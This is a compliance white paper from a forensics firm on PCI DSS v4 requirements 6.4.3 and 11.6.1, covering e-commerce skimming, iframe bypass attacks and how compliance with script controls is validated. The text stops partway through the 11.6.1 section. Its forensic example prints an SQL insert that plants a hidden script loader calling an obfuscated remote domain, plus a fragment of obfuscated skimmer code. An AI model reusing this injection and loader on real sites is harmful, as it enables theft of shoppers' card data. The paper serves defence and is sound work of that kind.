
WHITE PAPER



# PCI DSS v4 Requirement Guidance Document

## Requirements 6.4.3 and 11.6.1

## CONTENTS

*Author: Gary Glover*
*Vice President of Assessments*
*CISSP, CISA, QSA*

# Introduction

To combat the increasing number of ecommerce skimming attacks on payment websites, the PCI Security Standards Council added two new PCI requirements with the release of PCI DSS v4.0 in early 2022. PCI DSS requirements 6.4.3 and 11.6.1.

Both were designed to increase security measures taken to protect ecommerce websites from malicious scripts added during a purchase process that may result in the loss of card data via eskimming. An example would be an iframe containing a third-party hosted payment page.

These new requirements may apply to any entities offering ecommerce transaction services.

The full adoption of these two requirements went into effect on March 31, 2025.

This document provides guidance to merchants and service providers alike as we move past the deadline for full compliance to these new requirements.

Here are links to official PCI Security Standards Council Documents:

- PCI DSS 4.0.1 standard document
- Guidance Documents and FAQ:
  - 6.4.3 and 11.6.1 Guidance Document from PCI SSC
  - SAQ A
  - FAQ 1588

# Understanding the Threats to Ecommerce

To better understand the threats these requirements are meant to address, here's some history, attack frequency, and potential detection solutions.

## Historical Background

Over the years, ecommerce processes have continued to evolve, and many innovations have been developed to improve the purchasing experience and to enhance security.

This has resulted in the increased use of logic and code being added to the browser side of the purchase process. Modern web browsers can be thought of as virtual computing environments that are constantly adding and executing code fragments, commonly called scripts, to add functionality, change look and feel, modify flow, etc.

This flexibility and application complexity must be balanced by an increase in responsibility for the security of data being processed on a consumer's browser.

### Third Party Service Providers

In an effort to reduce the security and compliance burden for ecommerce merchants, iframes were implemented extensively during the early 2010s to shift the processing of card data away from small merchants to Third Party Service Providers (TPSPs) via a hosted page/form owned by the TPSP that collected the card data.

Since merchants no longer collected card data via their own hosted web forms, it was consolidated to more secure TPSPs providing that service. This method worked great for many years but around the year 2020, forensic analysts began to see payment card data being skimmed from the TPSP payment page rendered on the consumer browser within the "secure" iframe.

Initially, this was not supposed to be possible; however, malicious code was showing up on the iframe hosting payment page as new or modified scripts, or found within dynamically included scripts from known third-party locations.

### Successful Iframe Attacks

Successful attacks on iframe based ecommerce merchant websites became more common. Payment data was being successfully skimmed from a merchant page that embedded the TPSP hosted payment page with no negative effects on the successful completion of the card transaction.

The browser code itself was not at fault. Instead, it was the advancement of attack techniques used to defeat the client side security features (e.g., same-origin policy that is relied on to protect iframe data access) on the website displaying the iframe that became the problem.

Since it was not feasible to rewrite the way a browser worked, new security controls needed to be developed to track the modification of web code running in the browser execution environment (known as the

Document Object Model [DOM]) as they showed up in the payment process.

The Payment Card Industry Security Standards Council (PCI SSC) at that time felt it was becoming necessary to add additional requirements to the PCI DSS in order to address these threats.

## Payment Page Types

It is important to understand the definition of payment page references as they will be used throughout this document.

### Definition of a Payment Page

From the PCI DSS Glossary, a payment page is defined as "a web-based user interface containing one or more form elements intended to capture account data from a consumer or submit captured account data for purposes of processing and authorizing payment transactions."

In classic ecommerce applications the form elements used to collect payment data were programmed directly on the merchants web site. These forms collected card data, formatted it, and passed it on for processing (either from the back end server or directly from the client browser). All this was sourced from the merchant owned web server. This means that all systems used were in full scope of PCI DSS controls and the page that contained the form elements collecting card data was termed the payment page.

### TPSP Hosted Payment Page

To increase security and reduce PCI DSS scope, merchants can also outsource the collection of payment data to a TPSP, where the merchant website would handle product selection, calculate pricing, and pass that pricing information to separate page hosted on the TPSP website (i.e., different base URL) for collecting the payment information.

This redirection process is often called a button redirect to a hosted payment page. This could also be done if the web application sends an email to the customer with a link to a payment page, or something similar that is out of band from the web application itself.

### Referring Payment Page

In another method used to secure ecommerce and reduce scope, a merchant adds an inline frame (e.g., iframe) on their web page to create an empty frame used to display a TPSP hosted payment page inside the iframe boundary. This makes the ecommerce flow a bit less awkward and still results in payment data being collected by the TPSP, not the merchant.

This technique has also been used to create a number of separate iframe elements, one for each payment data item (e.g., name, PAN, CVV), all hosted by a TPSP. When the merchant web page(s) use this method, it is called a referring payment page.

### Payment Page Vulnerabilities

Payment page definitions presented above are susceptible to ecommerce skimming attacks.

Initially, it was thought that the use of iframes would prevent bad actors from gaining access to the card data on the TPSP pages because of browser design features, but new attack techniques are allowing the bad actors to circumvent iframe Same Origin Policy protections and skim sensitive card data as the customer types it in.

## What is the DOM?

The Document Object Model (DOM) is a programming interface used by web browsers to represent and interact with a webpage. It allows JavaScript and other scripts to dynamically update and manipulate the content, structure, and style of a website.

### Explanation of the DOM

To better understand what the DOM is and why it is important, let's imagine a website is like a house.

The raw HTML code for the website is like the blueprint of the house. The DOM is the actual house built from the blueprint, it's the living and dynamic version of the website that the browser itself understands.

We all know that during the life of a house it can change in many ways, the interior furniture can change or remodel projects may even change the layout of the house itself. Javascript running in the browser DOM is like an interior designer or a handyman that can rearrange furniture, paint walls, or add new rooms.

The javascript can modify the webpage(s) in real time.

### Risks of the DOM

Because the DOM acts as the browser execution environment, bad actors are actively targeting the DOM (and scripts running there) in order to create a card data skimming attack.

At any time during the full purchase process, malicious scripts can be added to the DOM.

For this reason, it is not effective to just look at the initial state of the DOM when the first rendering of the webpage has been completed.

Using our house analogy from above, that would be like a realtor saying to a home buyer that they only have to look at the original blueprints of the house (potentially generated decades earlier) to determine if they want to purchase the house rather than looking at it in its *current final state* after years of modifications.

Because the DOM can be modified very quickly during runtime, it is essential that any kind of detection methods be actively looking at the dynamic DOM contents until the purchase process is completed. This will ensure that any skimming behaviors would be discovered.

## Multi-Page vs Single Page Web Applications

### Multi-Page Web Applications

Ecommerce websites have traditionally been multi-page applications, where users navigate to a new URL for each step in the process. Each new page load rebuilds the browser environment (the DOM) and purges previous scripts from memory.

Therefore, in a multi-page setup, only the payment page or the referring page including an iframe that contains a TPSP hosted page is typically in scope for a merchant's assessment of Requirements 6.4.3 and 11.6.1.

### Single Page Web Applications

Due to their increasing popularity, Single-page applications now represent a substantial portion of modern ecommerce websites. These web applications differ from traditional web pages because they don't fully reload the DOM when a user navigates; instead, modifications are made to the existing browser DOM by dynamically adding or removing content.

Consequently, any scripts loaded during a user's session persist in the browser DOM and remain active. From the browser's perspective, the entire application functions as a single continuous page, encompassing any embedded payment forms.

Since all scripts share the same environment, requirements 6.4.3 and 11.6.1 apply to all pages or "views" within the application which could impact the embedded payment form. This larger scope for the requirements may suggest to developers that separation of the payment page functions from any large single-page applications might be helpful to reduce requirement scope.

## Two Main Types of Skimming attacks

There are two main classifications of skimming attacks: silent skimming and double-entry skimming.

*These classifications refer to the experience of the consumer during the purchase process.*

### 1. Silent Skimming:

In this type of attack, the malicious script code is loaded and runs quietly in the background. Payment card data is taken during the process without disrupting the flow of the transaction nor changing the experience for the consumer and results in a completed payment for the items in a shopping cart.

This type of attack is difficult to detect and often will not be executed on every purchase so it may be present for long periods of time.

The execution of the malware script can be randomized in a number of ways or only runs when certain options are selected, for example a type of shipping method chosen.

### 2. Double-Entry Skimming:

In this type of attack, the consumer is prompted to enter the card data twice with some kind of error message indicating the first entry had failed in some way.

The first time data is entered it is typically put into an payment form that has been overlaid or replaced by a malicious script that skims the payment data and then puts up a message saying there was in error in data entry and prompts the user to type in the data again, but this time its going into the real payment frame so the transaction will complete.

This type of attack can be easier to detect if users or the merchant notices this behavior and investigates the cause. Just as in silent skimming though the malware may not be active on every transaction so frequent testing is essential.

## Where Do Malicious Scripts Come From?

Modern ecommerce web applications rely more and more on scripts from multiple sources to provide functionality, improve the users experience, and collect information for further business analysis.

Running more logic (scripts) on the client side of the browser has radically changed the online web experience over the years and has resulted in the dynamic, feature-rich applications seen all over the web today.

Scripts can be written directly by developers of an ecommerce site, or incorporated onto merchant pages from a script supplier. These suppliers have developed many useful scripts that are commonly used throughout the web by many different entities.

Malicious scripts that are used in eskimming attacks can then come from both sources, the third-party supply chain or direct injection from sources controlled by the ecommerce merchant.

### 1. Supply chain attack:

The attacker compromises a third-party script provider that a merchant uses for sourcing scripts, which were being dynamically added on a payment page.

Security weaknesses at the third-party script source may lead to modifications to these supplied scripts by the bad actor. This may result in malicious data skimming code unintentionally being added to your payment page(s).

### 2. Direct injection attack:

The attacker compromises a merchant's ecommerce site and injects malicious scripts directly into the payment page before or after it is rendered by the browser.

Security weaknesses in the merchant network or website are exploited because the merchant feels safe since an iframe is used to collect card data and worries less about basic security controls.

Dynamic content for websites frequently comes from SQL databases.

Bad actors also use SQL Injection techniques to insert malicious scripts directly into the database used to create the dynamic content of an ecommerce page.

## Evidence of E-Skimming Attacks

It can be difficult to know exactly how much eskimming is really happening out there. However, as a company that conducts forensics investigations in the payment card industry, SecurityMetrics has real-world data on this topic.

SecurityMetrics has conducted over **2,000 ecommerce client-side forensic investigations** in the past few years specifically looking for malicious skimming behaviors. These investigations not only focused on searching for scripts on the client browser side, but also included a detailed analysis of all the scripts being loaded within the TPSP payment pages inside iframes as well.

> In 100% of the cases where card data skimming was occurring, the security failure was occurring on the merchant's referring page, not because of a malicious script on the third-party service providers payment page.

This finding clearly indicates that the main skimming risks are on the merchant's side, not on the service provider's side.

Other data gathered from these investigations may also be of interest to merchants and service providers alike.

- Of the 2,000 ecommerce forensic investigations conducted:
  - 40% used iframes for display of a third-party payment page
  - 35% used direct post or traditional server-side processing
  - 25% used button redirects to a third-party hosted payment page
- Out of the cases where malicious activity was detected (e.g., card skimming):
  - 46% occurred on pages where iframe redirect was used
  - 44% occurred on pages using a direct post from the client browser or other methods
  - 10% occurred on pages using button redirect to a fully hosted payment page

Based on the results of these real world investigations where card data was being lost, the main risk is seen to be within the merchant's environment and not the TPSP's environment.

Merchants need to be aware of the scripts that they include on their websites and add controls to check for the presence of malicious scripts and behaviors on any payment or referring payment pages.

> Service providers are not excused from complying with these requirements, but the data shows that the frequency of compromises is much lower on the service provider's side.

## Example of Eskimming Attack Scenarios

Client-side eskimming attacks exploit vulnerabilities in ecommerce shopping carts to steal payment card data directly from customers' browsers, often bypassing traditional server-side security measures, such as File Integrity Monitoring (FIM).

The introduction of PCI DSS requirements 6.4.3 and 11.6.1 addresses the growing threat of client-side attacks, which can compromise even iframe-based payment forms hosted by third-party providers. These regulations mandate monitoring for unauthorized scripts and managing payment page scripts to protect cardholder data.

The following scenarios illustrate real-world eskimming attacks, demonstrating how attackers exploit client-side weaknesses and why merchants and sellers must secure their websites, even when using a TPSP-iframe payment solution.

In this example scenario, an attacker breached the shopping cart admin portal and injected code into a database field that was then included in meta tags in the rendered code on the checkout page. The malicious code was hidden from FIM and other server side tools by the database. The merchant was not worried because they were using a TPSP iframe and did not themselves receive, transmit, or store credit card data. Then the compromises started happening.

Since much of the website design was contained in elements of a database, the attackers got access to the website database and injected malicious code directly into a specific table in the database called page_headers. The page_headers database table held the website's HTML meta tag data that gets included on the payment checkout page.

This malicious code then writes a script with a src (source) tag that then pointed to a malicious website where the e-skimmer code resided, the result was the addition of an iframe bypass script that contained the attached e-skimmer.

In short, the cybercriminals messed with a database used to generate dynamic website content on a payment page so that it automatically imported the e-skimming script each time it was written to the displayed payment page.

**Techincal Examples**

For those interested in the technical details, here are some example scripts used:

```
INSERT INTO page_headers (page_id, header_
content, last_updated) VALUES (

  12345,

  '<meta name="description" con-
tent=""><script>window.addEventLis-
tener(''load'', function(){if(window.
location.href.indexOf(''hecko'') != -1)
{var e=document.createElement("script");e.
src="//jquery"+atob("Ym94LmNvb-
S82MA==")+"0/";document.body.append-
Child(e);}})</script><!--ca65ef60b21fb729-
-><meta m="" /><meta name="revisit-after"
content="5 days" /><meta name="robots"
content="index, follow" />',

  '2025-01-15 09:22:17'

);
```

On the checkout page itself is a legitimate call to the database to grab the page's meta tags that are stored in the database (see example code below).

```
<head>
    <title>Checkout - My E-Commerce
Store</title>
    <?php echo $header_content; ?>
    <!-- Other legitimate meta tags or CSS
includes -->
    <meta charset="UTF-8">
    <meta name="viewport" con-
tent="width=device-width,
initial-scale=1.0">
    <link rel="stylesheet" href="/css/
styles.css">
</head>
```

There is no malicious code on the PHP page on the server for FIM, an investigator, or even the developer to discover; just a typical SQL select statement, as seen here:

```
$sql = "SELECT header_content FROM page_
headers WHERE page_id = ?";

if ($row = $result->fetch_assoc()) {

    $header_content =
$row['header_content'];

}
```

But now that $header_content has a malicious payload. When the checkout page loaded this script, it sourced this extra eskimming javascript from the malicious domain. *Note: the bad actors have obfuscated the malicious javascript code, so it is harder to interpret what it is.*

*This is an example fragment of the malicious code that was found by our forensics team:*

```
(() => { var _0x4ffe=['D05sAMu','swXnmez5wLDrBa','ALbOr01NBKvmsG','mKnQC0H4mMfKsq','BeuVEgHRwhHPvq','qwrZqM90','BNrYB2W','u3vrBund','ExLXsKy','EK-
P4uKS','zf0IxtPJAgvJAW','uxPvnePusKrova','r2nIzeO','y0nQve8','vw9RDe0','v29nzNm','k2nwBgzRtM9MAW','ttbnBe1RwNnzvW','z2jMDxy','Eg9nvuG','tuvsAgrhvwXnma','zeP-
gvfG','BhrXzhO','Cg9ZDgnVzgu','swDjq0fPshLbAG','E30Uy29UC3rYDq','r0HLvwO','tffwuMq','EwfOB28','Dgr1Bu8','EdbKx2z2nq','wwfbqufbvKHsuW','s2Lvm1fTmwHJBq','EdbKx-
2z2na','AhDkveL5sLrjDW','B1LssuG','zg9JDhLWzq','nKjsCxnAwfnHsW','v1nvALO','Aunzvvm','EdbKx2z1mdK','D3zXEMC','tKjmveP3zunvEG','yxncDKu','DurXzwG','r05dufu','A0L-
RDu8','sxDzwfyWyJjoAa','AvLhrMC0u1fjyW','rfDkExm','AxLerge','Dc9wzNjMtMjYzq','BurjwgS','zc1bBg91za'

…

var _0x190fd4=function(_0x1cc2bd,_0x52a2d0,_0x1dd6b1,_0x3d59be){return _0x2a3c96(_0x3d59be,_0x52a2d0-0x1bb,_0x1dd6b1-0x1ee,_0x52a2d0- -0x3a4);},_0x-
459f44=function(_0x3d1d87,_0x56c118,_0x3616af,_0x2a5300){return _0x1653ea(_0x2a5300,_0x56c118-0x169,_0x3616af-0x110,_0x56c118- -0x3a4);};let
_0x6dc1b8=[];_0x6dc1b8[_0x190fd4(-0x2ee,0x80,0x5f,0x7f)](_0x54d859['PsgxP']),_0x6dc1b8['push'](_0x54d859[_0x190fd4(-0x568,-0x41d,-0x1e-
f,-0x182)]),_0x6dc1b8[_0x190fd4(0x143,0x80,-0x1e9,0x1e)](_0x459f44(-0x40e,-0x12b,0x1f1,0x11f)),_0x6dc1b8[_0x459f44(0x1e3,0x80,0xbd,0x1f0)](_0x54d859[_0x190f-
d4(-0x122,0xd6,-0xfa,-0x1a9)]),_0x6dc1b8[_0x190fd4(-0xe7,0x80,0x2d5,-0x27)](_0x54d859[_0x459f44(-0x201,0x105,0x45,0x2ff)]),_0x6dc1b8['push'](_0x54d859[_0x459f44(
-0x2cf,-0x70,-0x122,-0x213)]),_0x6dc1b8[_0x459f44(0x27d,0x80,0x1f8,-0x10c)](_0x54d859[_0x459f44(0x4df,0x269,0x343,0x506)]),_0x6dc1b8['push'](_0x54d859[_0x459f4
4(-0x296,-0x277,-0x174,0xaf)]),_0x6dc1b8['push'](_0x54d859[_0x459f44(0x1f,0x1e6,0x371,0x28b)]),_0x6dc1b8[_0x459f44(0x265,0x80,0xfe,-0x2d7)](_0x54d859[_0x-
459f44(-0x5b,-0x2b,0x238,0x157)]),_0x6dc1b8[_0x190fd4(-0x8d,0x80,-0x2b0,0x2f2)](_0x54d859[_0x459f44(-0x238,-0x391,-0x606,-0x2cb)]),_0x6dc1b8[_0x190fd4(0x-
20a,0x80,0x3ab,0xce)](_0x54d859[_0x459f44(-0x43f,-0x267,-0x379,-0x23f)]),_0x6dc1b8[_0x190fd4(-0xfb,0x80,0x325,-0x2a1)](_0x54d859[_0x190fd4(0x22c,0x19b,0x-
41a,0x184)]),_0x6dc1b8['push'](_0x54d859[_0x190fd4(-0xe1,-0x35a,-0x356,-0x46a)]),_0x6dc1b8['push']('duckduck'),_0x6dc1b8[_0x459f44(0x294,0x80,0x3bb,0x174)]
(_0x54d859[_0x190fd4(-0x131,-0x9,-0x70,-0x109)]),_0x6dc1b8[_0x459f44(-0x224,0x80,0x17f,-0x1ef)](_0x54d859[_0x459f44(0xae,0x264,0xff,-0x50)]),_0x6dc1b8[_0x-
459f44(0x31,0x80,0x281,-0x1bd)](_0x54d859[_0x459f44(-0x3c2,-0x156,-0x274,-0x1f9)]),_0x6dc1b8[_0x190fd4(-0x152,0x80,-0x1af,0xad)]('facebook'),_0x6dc1b8['push']
(_0x54d859[_0x459f44(0x7e,0x71,-0x89,0xe1)]),_0x6dc1b8[_0x190fd4(0x3cc,0x80,0x3ba,0x1d5)](_0x54d859[_0x190fd4(-0x500,-0x384,-0x9c,-0x414)]),_0x6dc1b8['push']
(_0x54d859['OFHpg']),_0x6dc1b8[_0x459f44(0x7b,0x80,0x1b2,-0x251)](_0x459f44(0x373,0x1ac,0x43,0x349)),_0x6dc1b8[_0x190fd4(-0x1d1,0x80,0x330,0x10d)]
(_0x459f44(-0x118,-0x7a,0x2ed,-0x365)),_0x6dc1b8['push'](_0x190fd4(0x2f2,0x18b,0x3ee,0x45f)),_0x6dc1b8[_0x459f44(-0x11f,0x80,-0x20e,0x103)](_0x190f-
d4(0x6f,-0x2b5,-0x51c,-0x30a)),_0x6dc1b8[_0x459f44(-0x51,0x80,0xa5,0x26e)](_0x54d859[_0x190fd4(-0x183,0x131,0x44f,0x12)]);let _0x57b736=_0x54d859[_0x-
459f44(-0x250,-0x21d,0x138,0xfb)](_0x161619,_0x6dc1b8[_0x459f44(-0x55b,-0x3fb,-0x50e,-0x205)]('|'),'i');return _0x57b736[_0x459f44(-0x1b9,0xe2,0xab,0x217)]
(_0x51da47[_0x459f44(0x4ac,0x1df,0x1d7,-0x9f)]);}}}var _0x2f4c80={};_0x2f4c80[_0x166874(0x587,0x5c6,0x493,0x71b)]=!(0x1f8+-0x220+0x28),_0x2f4c80[_0x166874(0x-
980,0x93d,0xa36,0xc5f)]=!(0x19d7+-0x49*0x1f+-0x1100),_0x2f4c80[_0x3ef7c1(0x438,0x21c,0x366,0x4dc)]=!(0x2175+-0xd*0x205+-0x2*0x39a),_0x38f77d[_0x166874(0x66f,0x-
638,0x89e,0x47b)](document,_0x2f4c80);}}})(); })();
```

This code then executes and writes a new iframe with the correct TPSP's real payment code and presents it to the customer as if it were the real, authorized third-party iframe.

However, it has been changed to a local iframe and any script on the periphery of that iframe can now read the credit card information as it is typed in.

To see demos of similar iframe bypass attacks, visit:

- https://iframejacking.com/

Other iframe bypass attack demos:

- https://scriplets.com/securitymetrics/checkout/checkout.php
- https://scriplets.com/securitymetrics/iterative_attacks/checkout.php

## Why 6.4.3 and 11.6.1 Matter:

Without monitoring for unauthorized scripts (11.6.1) or validating scripts on the payment page (6.4.3), the merchant remains unaware of the database-injected skimmer, which evades server-side protections.

Requirement 11.6.1 would detect the unauthorized script, and 6.4.3 ensures merchants verify the integrity of all payment page scripts, preventing such deceptive attacks.

# PCI DSS v4 Requirements 6.4.3 and 11.6.1

When PCI DSS v4 was being written it was clear skimming was becoming a big problem for ecommerce, therefore requirements 6.4.3 and 11.6.1 were added to combat the ecommerce skimming threat. In this section, we will go through the added requirements in detail.

## PCI DSS Requirement 6.4.3

According to PCI DSS v4 requirement 6.4.3, all payment page (and referring payment page) scripts that are loaded and executed in the consumer's browser are managed as follows:

- **Authorization:** A method is implemented to confirm that each script is authorized.
- **Integrity:** A method is implemented to assure the integrity of each script.
- **Inventory:** An inventory of all scripts is maintained.
- **Justification:** Written justification as to why each script is necessary.

### Authorization:

The PCI DSS v4 standard does not specifically say how scripts are to be authorized. It is up to each entity to develop or implement a method (manual or automated) for tracking the authorization of scripts running on payment pages.

This method should be able to show who has provided this authorization.

It is possible to authorize a script before it is added to an ecommerce process or as soon as a change is made. If you have a Qualified Security Assessor (QSA) working with you for compliance validation evidence of this authorization step will need to be provided.

*See "Content Security Policy (CSP) and Subresource Integrity (SRI)" on page 21 for further discussion.*

### Integrity:

Once a script has been discovered and authorized, it is important to know if that script has maintained its integrity (no unauthorized or malicious content added) in subsequent uses.

Additionally, if new scripts are authorized after an initial inventory is determined you would want to have confidence that any new script did not contain any unauthorized or malicious content present before deploying, essentially do your due diligence before adding new script content.

The PCI DSS standard does not specify a method to accomplish this integrity task.

There are a number of vendors with tools that can accomplish this.

Content Security Policy (CSP) and Sub-Resource Integrity (SRI) are mentioned in the guidance column of the standard for this requirement and there may be some tasks that these tools can be used for.

But be careful, just saying that you are using CSP or SRI here may not meet all the expectations of PCI DSS 6.4.3.

## Inventory and Justification:

The last expectations of the 6.4.3 requirement are that a documented inventory of scripts used or discovered must be kept and a justification for their use must be provided. This will help again with the awareness of what scripts are included and making sure their intended use is justified on the payment page.

The requirement does not specify a method for keeping this inventory. It could be a table in a document, a spreadsheet, or information provided to an entity as part of their vendor's service/tool.

One of the purposes of requirement 6.4.3 in general is to ensure entities become aware of the scripts that they are knowingly including on the payment pages. Then they need to think about the real need for the script(s) and if they belong on a payment page. This process alone may have some effect on the number of scripts used just by knowing what is there.

There are two real aspects to this script inventory:

1. Scripts you knowingly include
2. Scripts that are dynamically included as part of the payment process

Often, there are scripts involved that an entity may not directly include but get added by another included script as it runs. Therefore, it is important to gain an understanding of all script code that is being executed on the consumer browser.

Modern web development techniques almost always make use of functionality provided by others. One way this happens is if a web application developer includes a third-party script onto a page being created and perhaps that script then includes another script from a different party (fourth party). It can go on and on, down the path of script loading.

Many also question if the scripts that show up on the TPSP provided payment page need to be inventoried.

Here are some guidelines that may help:

- Scripts that are included or present inside a provided TPSP payment page or element (e.g., TPSP content displayed inside an iframe) should not be included in an entity's script inventory. These scripts are the responsibility of the TPSP or content provider and would be covered under the TPSP's PCI DSS compliance program.
- When tracing down into third-party scripts that include other scripts, a way to look at that would be to determine development responsibilities for scripts being added to the chain. For example:
  - If an included script loads yet another script, then you need to consider who had development responsibility over a new script that is added.
  - If additional scripts are added from the same domain and under the same security development controls, you can potentially approve the organization that the scripts are sourced from as well because you trust their security development pathway, then this could be a simplifying approval pathway as you do your own script inventory.
  - If a script provider gives you a script that loads a number of other scripts from other providers, you may need to request statements from your script provider on their controls around script integrity and security and the research they have done on the other scripts they may include from other separate entities.

## 3DS Authorized Scripts

For merchants using a three-domain secure (3DS) solution, validation to PCI DSS requirement 6.4.3 for 3DS scripts is not required due to the inherent trust relationship between the 3DS service provider and the merchant, as established in the merchant's due diligence and onboarding processes, as well as the business agreement between the entities.

Any script run outside of the purpose of performing a 3DS functionality is subject to PCI DSS requirement 6.4.3.

## Validating Compliance to 6.4.3

This section offers insights and recommendations for gathering the necessary evidence to validate compliance, which is beneficial for both entities filling out an SAQ form or a QSA completing a Report on Compliance (ROC).

The following bullet points detail the main topics covered and evidence that needs to be obtained during the compliance validation assessment to make sure the requirement is met*:

**Note: more treatment of this topic can be found in the PCI Security Standards Council Informational Supplement for 6.4.3 and 11.6.1.*

- **Policy and procedure documents** are reviewed that show processes are defined to manage all scripts loaded and executed in the consumer browser in order to confirm scripts are authorized to be there, assure the integrity of loaded scripts, and that the scripts are justified and inventoried.
- **Interviews of responsible employees** are conducted to ensure the process defined in documentation is implemented and being followed to meet the expectations for authorization, integrity, justification, and inventory.
- **Either a manual or automated inventory of all scripts** loaded and executed in the consumer browser is kept and reviewed to make sure it indicates scripts are authorized, integrity confirmed, and justifications recorded.
- This list may be as simple as a spreadsheet that is kept current or the output from a tool or other automated system that also tracks the management of the scripts with regards to authorization, integrity, and justification.
    - Where it is impractical for authorization and justification to occur before a script is changed or a new script is added to the page, authorization and justification should be confirmed and documented as soon as possible after a change is made and any inventory lists changed as necessary.

## PCI DSS Requirement 11.6.1

According to PCI DSS v4 requirement 11.6.1, there are key functions that a mechanism to detect unauthorized changes on payment pages must be able to do:

A change- and tamper-detection mechanism is deployed as follows:

- To alert personnel to unauthorized modification including indicators of compromise (IOC), changes, additions, and deletions to the security impacting HTTP headers and the script contents of payment pages as received by the consumer browser's Document Object Model (DOM) throughout the payment process
- The mechanism is configured to evaluate the received HTTP headers and payment pages.

Mechanism functions needed to detect unauthorized modification:

